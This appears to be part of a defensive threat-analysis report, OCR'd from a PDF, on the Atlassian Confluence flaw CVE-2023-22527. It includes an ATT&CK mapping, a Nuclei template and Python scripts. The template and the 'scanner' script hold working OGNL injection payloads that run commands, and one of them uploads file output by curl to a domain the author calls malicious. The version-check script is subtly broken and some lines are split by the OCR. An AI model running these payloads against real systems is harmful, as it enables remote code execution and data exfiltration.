
- The result of the analysis of the IPv4 address 199.59.243[.]222:



- The result of the analysis of the IPv4 address 170.178.168[.]203:




170.178.168[.]203 Result-1



170.178.168[.]203 Result-2

- When the file named “omsecor.exe” is examined as an example from the files we have identified above, it is understood that it is malware.



1.2. Conclusion

The existence of a comprehensive tool such as Maltego in the field of cyber security provides a significant advantage in information gathering and analysis processes. Maltego is available by default on the Kali Linux operating system and appeals to a wide user base with its user-friendly interface. Maltego, which is frequently preferred in penetration testing and information gathering processes, visually represents the information it collects and presents complex relationships in a more understandable way.

The focus of Maltego is to search and collect publicly available information on the internet. This information can be about individuals or organizations and is collected from various data sources. The collected information is visualized graphically, revealing relationships and connections. This allows users to analyze more effectively and refine their reports.

Maltego's custom entity types allow users to represent any type of information they want. Furthermore, transformations allow penetration testers to save significant time in their discovery process. This convenience provided by Maltego allows users to work more efficiently than with manual searches.

As a result, Maltego's comprehensive features and user-friendly interface make it the tool of choice for cybersecurity professionals and information gathering experts. These advantages of Maltego make information gathering processes more effective and play an important role in detecting and preventing vulnerabilities.

2. Customized Threat Analysis Template

Tactic	Technique	Sub-techniques	Mitigation
TA0001 - Initial Access	T1190 - Exploit Public-Facing Application	N/A	Apply the latest security updates for Atlassian products
TA0002 - Execution	T1203 - Exploitation for Client Execution	N/A	Mitigate risks by enforcing the principle of least privilege to limit user permissions and access to sensitive resources.
TA0003 - Persistence	T1505 - Server Software Component	T1505.003 - Web Shell	Monitor and audit web server logs
TA0004 - Privilege Escalation	T1068 - Exploitation for Privilege Escalation	N/A	Regularly patch and update software
	T1055 - Process Injection	N/A	Employ process monitoring and behavior analysis
TA0005 - Defense Evasion	T1055 - Process Injection	N/A	Utilize behavior-based detection mechanisms
TA0011 - Command and Control	T1105 - Ingress Tool Transfer	N/A	Restrict file downloads from unknown sources
TA0042 - Resource Development	T1588 - Obtain Capabilities	T1588.005 - Exploits	Implement network segmentation to limit access to sensitive systems
		T1588.006 - Vulnerabilities	Regularly update and patch vulnerable systems to mitigate known vulnerabilities

Why These Tactics, Techniques and Sub-Techniques?

1. TA0001 - Initial Access

Attackers often target widely used applications that are open and have no security updates to gain initial access to the target system.

In this case, access to the target system is gained by using a widely known and easily exploitable vulnerability such as CVE-2023-22527

- T1190 - Exploit Public-Facing Application: This TTP defines attackers' use of publicly accessible applications or services to gain access to target systems. CVE-2023-22527 is a vulnerability in the externally exposed application Atlassian Confluence. Attackers can access target systems by using this vulnerability.
- **Mitigation:** Apply the latest security updates for Atlassian products.
- **Detection:** Monitor for exploitation attempts targeting public-facing apps.

2. TA0002 – Execution

Once attackers gain access to the target system, they look for methods to execute malicious code. In this case, exploiting a vulnerability such as CVE-2023-22527 allows attackers to install and execute malware on the target system.

- T1203 - Exploitation for Client Execution: This TTP describes attackers using vulnerabilities to enable the execution of unwanted code or tools on target systems. The vulnerability in question, CVE-2023-22527, provides attackers with the ability to execute unwanted code on Atlassian Confluence.
- **Mitigation:** Mitigate risks by enforcing the principle of least privilege to limit user permissions and access to sensitive resources.
- **Detection:** Detect exploitation attempts for client execution through endpoint detection systems that monitor for suspicious or unauthorized activities.

3. TA0003 – Persistence

After gaining access, attackers can create persistent backdoors to maintain access. In this case, exploiting a vulnerability such as CVE-2023-22527 allows attackers to leave a persistent presence on the target system.

- T1505 - Server Software Component: This TTP describes attackers manipulating server software components to establish persistence on target systems. The vulnerability in CVE-2023-22527 is caused by vulnerabilities in server software components, and attackers can exploit this vulnerability to gain persistent access.
    - T1505.003 - Web Shell: This subtechnique defines how attackers can gain persistent access to a target system using a web shell. Created by exploiting a vulnerability such as CVE-2023-22527, the web shell provides attackers with a persistent backdoor.
- **Mitigation:** Mitigate web shell persistence by regularly scanning web servers for unauthorized files and ensuring strong authentication mechanisms are in place to prevent unauthorized access.
- **Detection:** Employ web application firewalls (WAFs) and intrusion detection systems (IDS) to monitor web server traffic for suspicious activities and known web shell signatures.

4. TA0004 - Privilege Escalation

Attackers look for methods to escalate to privileged access levels of the target system. In this case, exploitation of a vulnerability such as CVE-2023-22527 allows attackers to gain privileged access by bypassing the target system's security measures.

- T1068 - Exploitation for Privilege Escalation: This TTP describes attackers exploiting vulnerabilities or weaknesses to escalate privilege. The vulnerability in question, CVE-2023-22527, allows attackers to escalate privilege on target systems.
- T1055 - Process Injection: This TTP describes attackers injecting unwanted code into operating system processes. The CVE-2023-22527 vulnerability may provide a way to inject unwanted code into operating system processes.
- **Mitigation:** Mitigate privilege escalation by regularly patching systems and employing least privilege principles to limit user and system privileges.
- **Detection:** Utilize endpoint detection and response (EDR) solutions to monitor for signs of process injection techniques such as unusual process behavior and unauthorized memory modifications.

5. TA0005 - Defense Evasion

Attackers look for methods to bypass detection and response mechanisms. In this case, exploiting a vulnerability such as CVE-2023-22527 allows attackers to fool detection systems and bypass defenses.

- T1055 - Process Injection: As described above, this TTP also involves injection of unwanted code into operating system processes. The CVE-2023-22527 vulnerability may allow attackers to inject unwanted code into operating system processes to bypass defenses.
- **Mitigation:** Mitigate process injection by employing application whitelisting and robust endpoint security measures to prevent unauthorized code execution.
- **Detection:** Utilize endpoint detection and response (EDR) solutions to detect and respond to unauthorized process manipulations indicative of injection attempts.

6. TA0011 - Command and Control

Attackers set up command and control infrastructures to gain control over the target system. In this case, exploitation of a vulnerability such as CVE-2023-22527 allows attackers to remotely manage the target system.

- T1105 - Ingress Tool Transfer: This TTP describes attackers communicating with command and control servers after gaining access to target systems. CVE-2023-22527 could allow attackers to gain access to target systems, which would allow them to communicate with command and control servers.
- **Mitigation:** Mitigate ingress tool transfer by implementing network segmentation to restrict lateral movement and using strong encryption for data transmission to prevent unauthorized tool transfer.
- **Detection:** Utilize network intrusion detection systems (NIDS) and endpoint detection and response (EDR) solutions to identify suspicious file transfers and execution of unauthorized tools on systems.

7. TA0042 - Resource Development

Attackers enhance their resources to extend the capabilities of the target system and gain more access. In this case, exploiting a vulnerability like CVE-2023-22527 allows attackers to extend the target system with more resources and capabilities.

- T1588 - Obtain Capabilities: This TTP describes attackers acquiring information or tools to enhance their attack capabilities. CVE-2023-22527 provides an opportunity for attackers to improve their capabilities by exploiting vulnerabilities in target systems.
    - T1588.005 - Exploits: A vulnerability such as CVE-2023-22527 allows attackers to obtain tools to exploit the system.
    - T1588.006 - Vulnerabilities: Exploitation of a vulnerability such as CVE-2023-22527 allows attackers to exploit weak spots in the target system to enhance their capabilities.
- **Mitigation:** Implement strict access controls and encryption protocols to safeguard vulnerable systems and prevent unauthorized access.
- **Detection:** Utilize intrusion detection systems and log monitoring to identify exploitation attempts and vulnerability scanning activities targeting systems and networks.

3. CVE-2023-22527 Vulnerability and Automatic Detection in Atlassian Confluence

Atlassian Confluence is a popular platform for collaboration and documentation. However, some older versions, particularly for Confluence Data Centre and Server, may be exposed to CVE-2023-22527, a template injection vulnerability. This vulnerability could allow an unauthorised attacker to remotely execute code on an affected instance. In this article, you will learn how you can develop a reporting and automation process using tools such as Nuclei and Python to detect this vulnerability.

3.1. CVE-2023-22527 Check with Nuclei

Firstly, we used a template to detect CVE-2023-22527 on Atlassian Confluence instances using Nuclei. This template would target Confluence instances on a specific IP list and analyse HTTP requests to detect a specific vulnerability, resulting in a list of IPs with CVE-2023-22527 vulnerability. We can perform this operation using the following YAML template:

```yaml
id: CVE-2023-22527
info:
  name: Atlassian Confluence - Remote Code Execution
  author: iamnooob,rootxharsh,pdresearch
  severity: critical
  description: |
    A template injection vulnerability on older versions of Confluence Data Center and Server allows an unauthenticated
attacker to achieve RCE on an affected instance. Customers using an affected version must take immediate action.
    Most recent supported versions of Confluence Data Center and Server are not affected by this vulnerability as it was
ultimately mitigated during regular version updates. However, Atlassian recommends that customers take care to install the
latest version to protect their instances from non-critical vulnerabilities outlined in Atlassian's January Security Bulletin.
  reference:
    - https://confluence.atlassian.com/pages/viewpage.action?pageId=1333335615
    - https://jira.atlassian.com/browse/CONFSERVER-93833
    - https://blog.projectdiscovery.io/atlassian-confluence-ssti-remote-code-execution/
  classification:
    cvss-metrics: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
    cvss-score: 10
    cve-id: CVE-2023-22527
    epss-score: 0.00044
    epss-percentile: 0.08115
    cpe: cpe:2.3:a:atlassian:confluence_data_center:*:*:*:*:*:*:*:*
  metadata:
    max-request: 1
    vendor: atlassian
    product: confluence_data_center
    shodan-query: http.component:"Atlassian Confluence"
  tags: cve,cve2023,confluence,rce,ssti
http:
  - raw:
      - |+
        POST /template/aui/text-inline.vm HTTP/1.1
        Host: {{Hostname}}
        Accept-Encoding: gzip, deflate, br
        Content-Type: application/x-www-form-urlencoded
label=\u0027%2b#request\u005b\u0027.KEY_velocity.struts2.context\u0027\u005d.internalGet(\u0027ognl\u0027).findValue(#parameters.x,{})%2b\u0027&x=(new freemarker.template.utility.Execute()).exec({"curl {{interactsh-url}}"})
    matchers-condition: and
    matchers:
      - type: word
        words:
          - 'Empty{name='
      - type: word
        part: interactsh_protocol
        words:
          - dns
```


This template will target Confluence instances on a specific IP list and analyze HTTP requests to detect a specific vulnerability.

3.1.1. Test results of the Nuclei scan:

The test results of the Nuclei scan is a security scan to detect whether CVE-2023-22527 vulnerability exists in Atlassian Confluence instances on specific IP addresses. It is important to report the vulnerabilities and potential risks identified as a result of this scan.

Then we create a file named IP_Confluence.txt and add the IPs we want to scan into the file. After the operations are finished, the IPs hosting CVE-2023-22527 vulnerability are listed with the following query.

```
nuclei -l IP_Confluence.txt -t CVE-2023-22527.yaml
```




3.2. Vulnerability Check with Python

The following Python code works similar to the scan we did using Nuclei, this python code targets Confluence instances on a specific IP list and sends a special HTTP request to detect vulnerability CVE-2023-22527. This code notifies the user when the vulnerability is detected and describes attack scenarios.

```
import requests
from urllib.parse import urlencode
from colorama import Fore, Style

def validate_url(url):
    try:
        response = requests.get(url)
        response.raise_for_status()
        return True
    except Exception as e:
        print(f"{Fore.RED}[!] URL validation error: {e}{Style.RESET_ALL}")
        return False

def scan_for_vulnerability(target_url, poc):
    url = target_url + "/template/aui/text-inline.vm"
    headers = {
        "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101
Firefox/120.0",
        "Content-Type": "application/x-www-form-urlencoded"
    }
    data = {"label":
"aaa'%2B#request.get('.KEY_velocity.struts2.context').internalGet('ognl').findValue(#parameters.po
c[0],{})%2b'&poc=" + poc}
    data = urlencode(data)

    response = requests.post(url, headers=headers, data=data)

    if response.status_code == 200:
        print(f"{Fore.GREEN}[*] Server {target_url} is vulnerable to CVE-2023-22527!
{Style.RESET_ALL}")
        print(f"{Fore.GREEN}[*] It's possible to execute the following command using the exploit:
{poc}{Style.RESET_ALL}")
    else:
        print(f"{Fore.YELLOW}[*] Server {target_url} is not vulnerable to CVE-2023-22527.
{Style.RESET_ALL}")

target_urls = [
    "http://192.168.1.1",
    "http://192.168.1.2",
    "http://example.com",
]

for url in target_urls:
    if validate_url(url):
        scan_for_vulnerability(url,
"@org.apache.struts2.ServletActionContext@getResponse().setHeader('Cmd-Ret',(new
freemarker.template.utility.Execute()).exec({'pwd > 778.txt && curl -F \"file=@./778.txt\"
http://www.p0blic[.]com/1.php'}))") # p0blic[.]com is a domain name used by malicious actors
engaged in malicious activities.
```

3.2.1. Test results of Python automation:

The Python automation code we wrote successfully performs the task of detecting CVE-2023-22527 vulnerability in Atlassian Confluence instances on specific IP addresses. Thanks to this automation, system administrators or security experts can quickly and effectively identify potential security threats and take the necessary measures. The test results distinguish between vulnerable and non-vulnerable systems, informing users and providing protection against potential risks. This automation process strengthens organizations' efforts to identify vulnerabilities and protect their critical systems.



3.2.2. Benefits and How to Use it?

Here are some of the benefits of this approach:

- Automatic scanning and reporting: Python script can be used to automatically scan all Confluence instances in an IP list and detect potential vulnerabilities.
- Fast response: When vulnerabilities are automatically detected, users can quickly take action and update or isolate affected systems.
- Customizability: Python code can be easily customized and extended according to desired features and needs.


3.3. Automatic Version Control with Python

Automated tools like Nuclei are useful for detecting specific vulnerabilities, but if you want to provide more flexibility and control in a specific situation, you can create your own Python scripts. For example, you can use the following Python script to check the latest version of Atlassian Confluence and check for updates:

```python
import json
import re
import requests
from colorama import Fore, Style
from bs4 import BeautifulSoup

# Get the latest version information from the API
api_url = "https://my.atlassian.com/download/feeds/current/confluence.json"
response = requests.get(api_url)
text = response.text
text = re.sub(r"downloads\(|\)", "", text)
data = json.loads(text)
downloads = []

# Loop through each item
for item in data:
    download = {
        "description": item.get("description", ""),
        "edition": item.get("edition", ""),
        "zipUrl": item.get("zipUrl", ""),
        "md5": item.get("md5", ""),
        "size": item.get("size", ""),
        "released": item.get("released", ""),
        "type": item.get("type", ""),
        "platform": item.get("platform", ""),
        "version": item.get("version", ""),
        "releaseNotes": item.get("releaseNotes", ""),
        "upgradeNotes": item.get("upgradeNotes", "")
    }
    # Add the formatted data to the list
    downloads.append(download)

# Product information (auto)
def get_product_info():
    url = "http://localhost:8090/"
    response = requests.get(url)
    html_content = response.text
    soup = BeautifulSoup(html_content, "html.parser")
    meta_tags = soup.find_all("meta")
    version_tag = None

    for tag in meta_tags:
        if tag.get("name") == "ajs-version-number":
            version_tag = tag
            break
    if version_tag:
        version = version_tag.get("content")
        return version
    else:
        return None

product_info = {
    "current_version": get_product_info(),
}

# Product information (manuel-test)
# product_info = {
#     "product_name": "Confluence",
#     "current_version": "7.8.9",
#     "product_type": "Data Center",
#     "release_type": "LTS"
# }

# Get product information
product_name = product_info["product_name"]
current_version = product_info["current_version"]
product_type = product_info["product_type"]
release_type = product_info["release_type"]

# If current_version is empty, display an error message
if not current_version:
    print(Fore.RED + "Error: current version is empty. Please enter the current version number." + Style.RESET_ALL)
else:
    # Check for updates using the latest version information obtained from the API
    latest_version = data[0].get("version")
    if latest_version:
        if latest_version > current_version:
            print(f"\nA new update is available!")
            print(f"Current version: {Fore.RED + current_version + Style.RESET_ALL}, Latest version: {Fore.GREEN + latest_version + Style.RESET_ALL}")
            update_url = data[0].get("upgradeNotes")
            if update_url:
                print("Please visit the following link for the update:", Fore.BLUE + update_url + Style.RESET_ALL)
            security_info = data[0].get("releaseNotes")
            if security_info:
                print(f"Release Notes: {Fore.BLUE + security_info}" + Style.RESET_ALL)
        else:
            print(Fore.GREEN + "The current version is the latest version. No update is required." + Style.RESET_ALL)
    else:
        print(Fore.RED + "Failed to retrieve the latest version information." + Style.RESET_ALL)
```

3.3.1. Test results of Python automation:

This Python script checks the latest version of Atlassian Confluence and compares it with the current version. If the current version is not the latest version, it informs the user about updates.



Automation and reporting processes can help you detect vulnerabilities faster and more effectively, so you can take precautions against possible attacks in advance.

REFERENCES

1. Trellix. (2023, June). The CybertThreat Report. Retrieved from https://www.trellix.com/assets/threat-reports/trellix-arc-threat-report-june-2023.pdf

2. SonicWall. (2024). SonicWall Cyber Threat Report. Retrieved from https://www.sonicwall.com/medialibrary/en/white-paper/2024-cyber-threat-report.pdf

3. CrowdStrike. (2024). Global Threat Report. Retrieved from https://go.crowdstrike.com/rs/281-OBQ-266/images/GlobalThreatReport2024.pdf

4. CheckPoint. (2024). Ransomware Surge and AI Defense Innovations Highlighted in New Comprehensive 2024 Security Report. Retrieved from https://pages.checkpoint.com/2024-cyber-security-report

5. The World Economic Forum. (2024). Global Cybersecurity Outlook 2024. Retrieved from https://www3.weforum.org/docs/WEF_Global_Cybersecurity_Outlook_2024.pdf

6. ISC (Internet Storm Centre) "SANS Internet Storm Centre". Retrieved from https://isc.sans.edu/

7. Picus Security. (2024, January 23). CVE-2023-22527: Another OGNL Injection Leads to RCE in Atlassian Confluence. Retrieved from https://www.picussecurity.com/resource/blog/cve-2023-22527-another-ognl-injection-leads-to-rce-in-atlassian-confluence

8. SOC Prime. (2024, January 23). CVE-2023-22527 Detection: Maximum Severity RCE Vulnerability in Atlassian's Confluence Server and Data Center Exploited in the Wild. Retrieved from https://socprime.com/blog/cve-2023-22527-detection-maximum-severity-rce-vulnerability-in-atlassians-confluence-server-and-data-center-exploited-in-the-wild/

9. Arctic Wolf. (2024, January 23). Exploitation of Confluence Server Vulnerability CVE-2023-22527 Leading to C3RB3R Ransomware. Retrieved from https://arcticwolf.com/resources/blog/confluence-cve-2023-22527-leading-to-c3rb3r-ransomware/

10. Tenable. (2024, January 23). CVE-2023-22527: Atlassian Confluence Data Center and Server Template Injection Exploited in the Wild. Retrieved from https://www.tenable.com/blog/cve-2023-22527-atlassian-confluence-data-center-and-server-template-injection-exploited-in-the

11. Hive Pro. (2024, January 24). Critical RCE Flaw in Atlassian Confluence Sparks Active Exploitation. Retrieved from https://www.hivepro.com/wp-content/uploads/2024/01/Critical-RCE-Flaw-in-Atlassian-Confluence-Sparks-Active-Exploitation_TA2024030.pdf

12. Siber Güvenlik Bülteni - Ocak 2024. (January 31, 2024). ISR - Information Security Research. Retrieved from https://www.linkedin.com/pulse/siber-güvenlik-bülteni-ocak-2024-jdf2f/

13. Kaya, A. (February 11, 2024). Ivanti CVE-2024-21887, CVE-2023-46805, CVE-2024-21893 ve CVE-2024-21888 Güvenlik Açıkları. Cyber Shield Community. Retrieved from https://cybershieldcommunity.com/ivanti-cve-2024-21887-cve-2023-46805-cve-2024-21893-ve-cve-2024-21888-guvenlik-aciklari/

